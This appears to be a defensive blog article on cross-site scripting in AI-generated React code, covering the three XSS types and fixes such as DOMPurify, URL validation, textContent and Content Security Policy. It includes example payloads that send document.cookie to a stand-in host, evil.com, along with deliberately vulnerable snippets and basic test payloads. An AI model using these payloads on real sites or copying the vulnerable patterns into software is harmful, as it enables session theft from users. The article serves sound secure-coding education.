Imagine a suggestion box at a company town hall. Employees write ideas on slips of paper, and someone reads each one aloud on stage. Now imagine an attacker slips in a note that says "everyone stand up and hand me your wallet." The person on stage reads it as an instruction. That is cross-site scripting. An attacker injects code into your application that gets executed in other users' browsers, and those browsers follow the instructions because they trust your application.
XSS has been in the OWASP Top 10 for over two decades. It should be a solved problem by now. But AI coding tools have given it new life. CodeRabbit's 2025 analysis found that AI-generated code is 2.74 times more likely to contain XSS vulnerabilities than human-written code. Veracode's research confirmed that 45% of AI-generated code introduces security flaws, with injection vulnerabilities (including XSS) among the most common.
The reason is straightforward. AI tools optimize for making things work, not making things safe. Whether generated code sanitizes user input before rendering is a secondary concern, if it is a concern at all.
The Three Types of XSS
The three XSS variants differ in where the malicious payload lives and how it reaches the victim's browser. Understanding which type you are dealing with determines how you fix it.
Stored XSS
Stored XSS is the most dangerous variant. The attacker's malicious script gets saved in your database and served to every user who views that content. Think comment sections, user profiles, forum posts, or product reviews. The attacker submits <script>document.location='https://evil.com/steal?cookie='+document.cookie</script> as a comment, your application saves it, and every user who loads that page executes the script.
AI tools create stored XSS constantly in full-stack applications. They build a comment form, wire it to a database, and render the comments on the page without sanitization at any step.
Reflected XSS
Reflected XSS does not persist in your database. The malicious script is embedded in a URL and reflected back in the server's response. The attacker crafts a URL like https://yourapp.com/search?q=<script>alert(document.cookie)</script> and tricks a user into clicking it. Your search page displays "Results for [query]" and the script executes.
This is the type AI tools create most often in server-rendered applications, especially search pages and any route that echoes user input.
DOM-Based XSS
DOM-based XSS never reaches your server. The vulnerability exists entirely in client-side JavaScript that reads from a user-controllable source (like window.location.hash) and writes to a dangerous sink (like innerHTML or eval()).
AI tools frequently create DOM-based XSS when building single-page applications. Code like document.getElementById('output').innerHTML = new URLSearchParams(window.location.search).get('message') is textbook DOM-based XSS, and I have seen AI tools generate almost exactly this pattern.
Of the three XSS types, stored XSS is the most dangerous because one attack compromises every user who views the affected content. But DOM-based XSS is the one AI tools create most silently, because it never touches the server and never shows up in server-side security scans. You need client-side review to catch it.
Why React's JSX Escaping Gives You False Security

If you are building with React (and most AI coding tools default to React), you might think you are safe. React's JSX automatically escapes values embedded in curly braces. A <script> tag becomes literal text, not executable code.
This creates overconfidence. Developers and AI tools assume "React handles XSS" and stop thinking about it. But React has well-documented escape hatches that bypass this protection entirely.
The dangerouslySetInnerHTML Trap
The name is a warning, and AI tools ignore it routinely. When you ask an AI to build a rich text editor, a markdown renderer, or a blog post display, it will reach for dangerouslySetInnerHTML because that is the simplest way to render HTML content in React.
// AI-generated code that renders user content
function CommentDisplay({ comment }) {
  return <div dangerouslySetInnerHTML={{ __html: comment.body }} />;
}
If comment.body contains <img src=x onerror="fetch('https://evil.com/steal?cookie='+document.cookie)">, every user who views that comment sends their session cookie to the attacker.
The javascript Protocol in href Attributes
React escapes content inside elements, but it does not block dangerous URL schemes. If user input ends up in an href attribute, an attacker can use the javascript: protocol to execute arbitrary code.
// AI-generated "link from user profile"
function UserLink({ url, label }) {
  return <a href={url}>{label}</a>;
}
If url is javascript:alert(document.cookie), clicking the link executes JavaScript. AI tools generate this pattern when building user profile pages, link directories, or any feature where users provide URLs.
The Patterns AI Tools Generate Most Often
After reviewing hundreds of AI-generated codebases, certain XSS-vulnerable patterns appear repeatedly.
Markdown-to-HTML rendering without sanitization. AI tools convert user-submitted markdown to HTML and inject it directly into the page. The markdown can contain raw HTML, so # Hello <script>alert('xss')</script> becomes executable code.
Search result highlighting. When building search, AI tools use innerHTML or dangerouslySetInnerHTML to bold matching terms. The search query itself gets injected as HTML.
User-generated content displays. Comment systems, forum threads, and review pages. Any feature where users create content that other users view is a stored XSS vector if not sanitized before rendering.
SVG file uploads. AI tools rarely validate SVG files, which can contain embedded JavaScript. An uploaded SVG rendered inline with dangerouslySetInnerHTML or an <object> tag becomes an XSS vector.
How to Fix Every Pattern
The fixes fall into two categories: sanitize output and restrict input. You should do both.
Sanitize HTML with DOMPurify
If you must render user-provided HTML, run it through DOMPurify first.
import DOMPurify from 'dompurify';

function SafeContent({ html }) {
  const clean = DOMPurify.sanitize(html);
  return <div dangerouslySetInnerHTML={{ __html: clean }} />;
}
DOMPurify strips all dangerous elements and attributes while preserving safe HTML formatting.
Validate URLs Before Rendering
For any user-provided URL, validate that it uses a safe protocol before putting it in an href.
function SafeLink({ url, children }) {
  const safeUrl = /^https?:\/\//i.test(url) ? url : '#';
  return <a href={safeUrl}>{children}</a>;
}
This blocks javascript:, data:, and vbscript: protocol attacks while allowing normal HTTP and HTTPS links.
Use textContent Instead of innerHTML
For DOM manipulation, prefer textContent over innerHTML. The textContent property treats everything as text, never as HTML.
// Vulnerable
document.getElementById('output').innerHTML = userInput;

// Safe
document.getElementById('output').textContent = userInput;

Sanitizing input when it is submitted instead of when it is rendered. Input sanitization can be bypassed, and your sanitization rules may change over time. Data that was "clean" when stored may become dangerous when rendered in a new context. Always sanitize at the point of output, right before content is displayed. This is called output encoding, and it is the most reliable defense against XSS regardless of how the data entered your database.
Content Security Policy as Your Safety Net
Even with perfect output encoding, defense in depth matters. Content Security Policy (CSP) is an HTTP header that tells browsers which sources of content are allowed to execute on your page. If an XSS attack gets through your other defenses, a properly configured CSP prevents the injected script from running.
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' https:;
This tells the browser to only execute scripts loaded from your own domain. Inline scripts (the kind injected through XSS) are blocked by default. Even if an attacker injects <script>alert('xss')</script> into your page, the browser refuses to execute it.
Avoid 'unsafe-inline' for script-src at all costs, because it defeats the purpose of having a CSP. If your application requires inline scripts, use nonce-based CSP where each legitimate script gets a unique token the browser verifies.
CSP also protects against data exfiltration. The connect-src directive limits which domains your JavaScript can send requests to. Even if an attacker injects a script that tries to send stolen cookies to their server, the browser blocks the request.
AI tools almost never add CSP headers. This is one of the easiest and most effective security improvements you can make to any web application.
Start with the complete security survival guide for AI-assisted builders.
Read the survival guideTesting Your Application for XSS
You do not need to be a penetration tester to find XSS vulnerabilities.
Manual testing with basic payloads. Enter <script>alert('xss')</script> into every input field. Enter "><img src=x onerror=alert('xss')> into search boxes and URL parameters. If an alert pops up, you have XSS.
Check every use of dangerouslySetInnerHTML. Search your codebase for this string. Every instance needs DOMPurify or equivalent sanitization. No exceptions.
Check every href and src with dynamic values. Verify that user-controllable values in URL attributes are validated against an allowlist of safe protocols.
Audit your CSP header. Visit your deployed site, open browser developer tools, and check the response headers for Content-Security-Policy. If it is missing, add it.
What This Means For You
Cross-site scripting is the specific attack that AI coding tools introduce most frequently, and it is the one that most directly compromises your users. When an XSS attack succeeds, the attacker can steal session tokens, redirect users to phishing pages, modify what your application displays, and perform actions as the victim. The 2.74x multiplier from CodeRabbit means that for every XSS vulnerability a human developer would write, AI tools write nearly three.
The good news is that XSS is also one of the most preventable vulnerabilities. React's automatic escaping handles the majority of cases. DOMPurify covers the cases React does not. URL validation blocks protocol-based attacks. And Content Security Policy acts as a browser-enforced safety net that catches whatever slips through everything else.
- If you are a senior developer reviewing AI-generated code: Make
dangerouslySetInnerHTML,innerHTML, and dynamichrefvalues part of your code review checklist. These three patterns account for the vast majority of XSS in React applications. Push for CSP headers in your deployment configuration. A strict CSP is the single highest-impact security improvement for most web applications. - If you are leading a team that uses AI coding tools: Establish a policy that every PR touching user-facing content rendering gets a security-focused review. Automated linting rules can catch
dangerouslySetInnerHTMLusage, but they cannot determine whether the sanitization is correct. Consider adding OWASP ZAP to your CI pipeline for automated XSS scanning. - If you are an indie hacker shipping fast with AI tools: At minimum, install DOMPurify and wrap every
dangerouslySetInnerHTMLcall. Add a basic CSP header to your deployment. These two actions take under thirty minutes combined and eliminate the most common XSS vectors. Your users are trusting you with their browser sessions.
XSS is just one of ten critical vulnerability categories in AI-generated code.
Read the OWASP Top 10 guide